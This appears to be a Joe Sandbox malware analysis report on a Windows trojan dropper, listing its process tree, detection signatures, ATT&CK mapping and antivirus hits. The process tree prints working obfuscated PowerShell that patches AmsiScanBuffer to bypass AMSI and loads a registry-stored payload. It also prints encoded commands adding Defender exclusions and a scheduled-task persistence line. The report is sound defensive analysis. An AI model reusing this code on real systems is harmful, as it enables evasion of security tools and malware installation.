ID: 597646
Sample Name: Install.exe
Cookbook: default.jbs
Time: 01:39:51
Date: 27/03/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Install.exe


Overview

General Information

Sample Name:	Install.exe
Analysis ID:	597646
MD5:	280bfd5ea1f4158.
SHA1:	57aa866f42bccb…
SHA256:	a6ca5523fce6a4…
Tags:	exe
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for drop…
- Hooks registry keys query functions…
- Uses nslookup.exe to query domains
- Encrypted powershell cmdline option…
- Allocates memory in foreign process…
- Creates files in the system32 config…
- Hooks processes query functions (u…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Queries sensitive video device infor…

Classification



Process Tree

- **System is w10x64**
- Install.exe (PID: 6752 cmdline: "C:\Users\user\Desktop\Install.exe" MD5: 280BFD5EA1F41586EA0EF60EE44BC8DB)
  - ChiefKeefofficialnaxyi_crypted(6).exe (PID: 6820 cmdline: C:\Users\user\AppData\Roaming\ChiefKeefofficialnaxyi_crypted(6).exe MD5: D55DC38B4EE6BED2168E74194533C572)
    - conhost.exe (PID: 6828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - AppLaunch.exe (PID: 6900 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
  - 34432.exe (PID: 6836 cmdline: C:\Users\user\AppData\Roaming\34432.exe MD5: 04F6704BD3AB97905A497BAF3D7FDB3C)
    - cmd.exe (PID: 7012 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 7020 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 7048 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)
      - powershell.exe (PID: 6856 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" MD5: 95000560239032BC68B4C2FDFCDEF913)
    - nslookup.exe (PID: 7056 cmdline: C:\Windows\System32\nslookup.exe MD5: AF1787F1DBE0053D74FC687E7233F8CE)
    - cmd.exe (PID: 5412 cmdline: cmd" /c schtasks /create /f /sc onlogon /rl highest /tn "chrome" /tr "C:\Users\user\AppData\Roaming\Chrome\chrome.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6876 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 1584 cmdline: schtasks /create /f /sc onlogon /rl highest /tn "chrome" /tr "C:\Users\user\AppData\Roaming\Chrome\chrome.exe" MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
    - cmd.exe (PID: 6552 cmdline: cmd" cmd /c "C:\Users\user\AppData\Roaming\Chrome\chrome.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - chrome.exe (PID: 5460 cmdline: C:\Users\user\AppData\Roaming\Chrome\chrome.exe MD5: 04F6704BD3AB97905A497BAF3D7FDB3C)
        - cmd.exe (PID: 6892 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 6432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - powershell.exe (PID: 5728 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)
- powershell.exe (PID: 6372 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.EXE "function Local:oBYZxpoBuJDg{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$hCPAJCDcAnFqJq,[Parameter(Position=1)][Type]$NibVxWxTFc)$qKHXRLjxcQb=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Refle

ction.AssemblyName('ReflectedDelegate')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMe'+'mory'+'Module',$False).DefineType('MyDelegateType','Class,Public,Sealed,AnsiClass,AutoClass',[MulticastDelegate]);$qKHXRLjxcQb.DefineConstructor('RTSpecialName,HideBySig,Public',[Reflection.CallingConventions]::Standard,$hCPAJCDcAnFqJq).SetImplementationFlags('Runtime,Managed');$qKHXRLjxcQb.DefineMethod('Invoke','Public,HideBySig,NewSlot,Virtual',$NibVxWxTFc,$hCPAJCDcAnFqJq).SetImplementationFlags('Runtime,Managed');Write-Output $qKHXRLjxcQb.CreateType();}$uYKrZWxknTiUv=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')}).GetType('Microsoft.Win32.'+'Uns'+'afeNat'+'iveMetho'+'ds');$SpNyfScDlNPPHB=$uYKrZWxknTiUv.GetMethod('Ge'+'tPr'+'ocAdd'+'ress',[Reflection.BindingFlags]'Public,Static',$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[string]),$Null);$RRmRtbQVOsCwqbtFCRP=oBYZxpoBuJDg @([String])([IntPtr]);$CSrLsWTvUKtnfJeCoYnQHQ=oBYZxpoBuJDg @([IntPtr],[UIntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);$LbwxtlPJWDL=$uYKrZWxknTiUv.GetMethod('Get'+'Modu'+'leHan'+'dle').Invoke($Null,@([Object]('kern'+'el'+'32.dll')));$UsbtvKZkuSsHuw=$SpNyfScDlNPPHB.Invoke($Null,@([Object]$LbwxtlPJWDL,[Object]('Load'+'LibraryA')));$GBWVSxTZRtiWMYLEL=$SpNyfScDlNPPHB.Invoke($Null,@([Object]$LbwxtlPJWDL,[Object]('Vir'+'tual'+'Pro'+'tect')));$zcmbglj=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($UsbtvKZkuSsHuw,$RRmRtbQVOsCwqbtFCRP).Invoke('a'+'m'+'si.dll');$NtWqUAjxRFzIehWzj=$SpNyfScDlNPPHB.Invoke($Null,@([Object]$zcmbglj,[Object]('Ams'+'iSc'+'an'+'Buffer')));$QZnCEHiAlz=0;[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GBWVSxTZRtiWMYLEL,$CSrLsWTvUKtnfJeCoYnQHQ).Invoke($NtWqUAjxRFzIehWzj,[uint32]8,4,[ref]$QZnCEHiAlz);[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc2,0x18,0),0,$NtWqUAjxRFzIehWzj,8);[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GBWVSxTZRtiWMYLEL,$CSrLsWTvUKtnfJeCoYnQHQ).Invoke($NtWqUAjxRFzIehWzj,[uint32]8,0x20,[ref]$QZnCEHiAlz);[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('nslookstager')).EntryPoint.Invoke($Null,$Null)" MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- conhost.exe (PID: 6028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 6940 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE "function Local:JcVEStQtPhkP{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$jwjRgZFzaeZBQB,[Parameter(Position=1)][Type]$jXrdWylJno)$JkETjFsAcrF=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName('ReflectedDelegate')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMe'+'mory'+'Module',$False).DefineType('MyDelegateType','Class,Public,Sealed,AnsiClass,AutoClass',[MulticastDelegate]);$JkETjFsAcrF.DefineConstructor('RTSpecialName,HideBySig,Public',[Reflection.CallingConventions]::Standard,$jwjRgZFzaeZBQB).SetImplementationFlags('Runtime,Managed');$JkETjFsAcrF.DefineMethod('Invoke','Public,HideBySig,NewSlot,Virtual',$jXrdWylJno,$jwjRgZFzaeZBQB).SetImplementationFlags('Runtime,Managed');Write-Output $JkETjFsAcrF.CreateType();}$lPmVEIqLxWSBJ=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')}).GetType('Microsoft.Win32.'+'Uns'+'afeNat'+'iveMetho'+'ds');$oknnqNPEawtCof=$lPmVEIqLxWSBJ.GetMethod('Ge'+'tPr'+'ocAdd'+'ress',[Reflection.BindingFlags]'Public,Static',$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[string]),$Null);$PfTqTVeTqNbzEtTZAwA=JcVEStQtPhkP @([String])([IntPtr]);$FBhryrsEcCEQMAYVVFmrjj=JcVEStQtPhkP @([IntPtr],[UIntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);$gdWNaSljpXI=$lPmVEIqLxWSBJ.GetMethod('Get'+'Modu'+'leHan'+'dle').Invoke($Null,@([Object]('kern'+'el'+'32.dll')));$MwCkRVFOfjwTFV=$oknnqNPEawtCof.Invoke($Null,@([Object]$gdWNaSljpXI,[Object]('Load'+'LibraryA')));$PwfBMMcphOddVTLUY=$oknnqNPEawtCof.Invoke($Null,@([Object]$gdWNaSljpXI,[Object]('Vir'+'tual'+'Pro'+'tect')));$FyAgKxj=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($MwCkRVFOfjwTFV,$PfTqTVeTqNbzEtTZAwA).Invoke('a'+'m'+'si.dll');$GiLFGjttEZsjytHxc=$oknnqNPEawtCof.Invoke($Null,@([Object]$FyAgKxj,[Object]('Ams'+'iSc'+'an'+'Buffer')));$XarcXAurwd=0;[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($PwfBMMcphOddVTLUY,$FBhryrsEcCEQMAYVVFmrjj).Invoke($GiLFGjttEZsjytHxc,[uint32]8,4,[ref]$XarcXAurwd);[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3),0,$GiLFGjttEZsjytHxc,6);[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($PwfBMMcphOddVTLUY,$FBhryrsEcCEQMAYVVFmrjj).Invoke($GiLFGjttEZsjytHxc,[uint32]8,0x20,[ref]$XarcXAurwd);[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('nslookstager')).EntryPoint.Invoke($Null,$Null)" MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 2280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - dllhost.exe (PID: 2324 cmdline: C:\Windows\System32\dllhost.exe /Processid:{bb7b2400-d282-40c3-8b5b-9f36c353d0f9} MD5: 2528137C6745C4EADD87817A1909677E)
    - winlogon.exe (PID: 572 cmdline: winlogon.exe MD5: F9017F2DC455AD373DF036F5817A8870)
    - lsass.exe (PID: 612 cmdline: C:\Windows\system32\lsass.exe MD5: 317340CD278A374BCEF6A30194557227)
    - svchost.exe (PID: 724 cmdline: c:\windows\system32\svchost.exe -k dcomlaunch -p -s PlugPlay MD5: 32569E403279B3FD2EDB7EBD036273FA)
    - svchost.exe (PID: 900 cmdline: c:\windows\system32\svchost.exe -k dcomlaunch -p -s LSM MD5: 32569E403279B3FD2EDB7EBD036273FA)
    - dwm.exe (PID: 984 cmdline: dwm.exe MD5: 70073A05B2B43FFB7A625708BB29E7C7)
- chrome.exe (PID: 6564 cmdline: C:\Users\user\AppData\Roaming\Chrome\chrome.exe MD5: 04F6704BD3AB97905A497BAF3D7FDB3C)
  - cmd.exe (PID: 3784 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgAHUAcwBlAHIAcABQAHIAbwBmAGkAbABlACkAIAAtAGUAbwByAGMAZQA=" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgAHUAcwBlAHIAcABQAHIAbwBmAGkAbABlACkAIAAtAGUAbwByAGMAZQA=" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 6416 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4916 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgAHUAcwBlAHIAcABQAHIAbwBmAGkAbABlACkAIAAtAGUAbwBy AHYAZQApACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\34432.exe	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle
C:\Users\user\AppData\Roaming\Chrome\chrome.exe	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle

Unpacked PEs

Source	Rule	Description	Author	Strings
33.2.chrome.exe.fa0000.0.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle

Source	Rule	Description	Author	Strings
30.0.chrome.exe.20000.0.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle
30.2.chrome.exe.20000.0.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle
4.0.34432.exe.770000.0.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle
4.2.34432.exe.770000.0.unpack	SUSP_NET_NAME_ConfuserEx	Detects ConfuserEx packed file	Arnim Rupp	• 0x240fc9:$name: ConfuserEx • 0x240951:$compile: AssemblyTitle
Click to see the 1 entries				

Sigma Signatures

System Summary

Sigma detected: Suspicious Svchost Process

Joe Sandbox Signatures

AV Detection

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking

Uses nslookup.exe to query domains

Potential dropper URLs found in powershell memory

System Summary

Very long command line found

Data Obfuscation

.NET source code contains potential unpacker

Found suspicious powershell code related to unpacking or dynamic code loading

Obfuscated command line found

Persistence and Installation Behavior

Creates files in the system32 config directory

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hooks registry keys query functions (used to hide registry keys)

Hooks processes query functions (used to hide processes)

Hooks files or directories query functions (used to hide files and directories)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

.NET source code references suspicious native API functions


Modifies the context of a thread in another process (thread injection)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 1 Windows Management Instrumentation	1 1 Scheduled Task/Job	1 Access Token Manipulation	1 Disable or Modify Tools	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 1 Native API	Boot or Logon Initialization Scripts	5 1 2 Process Injection	2 1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 Scheduled Task/Job	2 Obfuscated Files or Information	Security Account Manager	2 6 System Information Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Scheduled Task/Job	Logon Script (Mac)	Logon Script (Mac)	2 2 Software Packing	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 PowerShell	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	2 3 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Rootkit	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Masquerading	DCSync	1 3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Modify Registry	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 3 1 Virtualization/Sandbox Evasion	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Access Token Manipulation	Network Sniffing	1 System Network Configuration Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	5 1 2 Process Injection	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	1 Hidden Files and Directories	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Install.exe	41%	Virustotal		Browse
Install.exe	73%	ReversingLabs	Win32.Trojan.Zenpak	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\34432.exe	100%	Avira	HEUR/AGEN.1221921	
C:\Users\user\AppData\Roaming\Chrome\chrome.exe	100%	Avira	HEUR/AGEN.1221921	
C:\Users\user\AppData\Roaming\ChiefKeefofficialnaxyi_crypted(6).exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\34432.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Chrome\chrome.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\34432.exe	35%	Virustotal		Browse
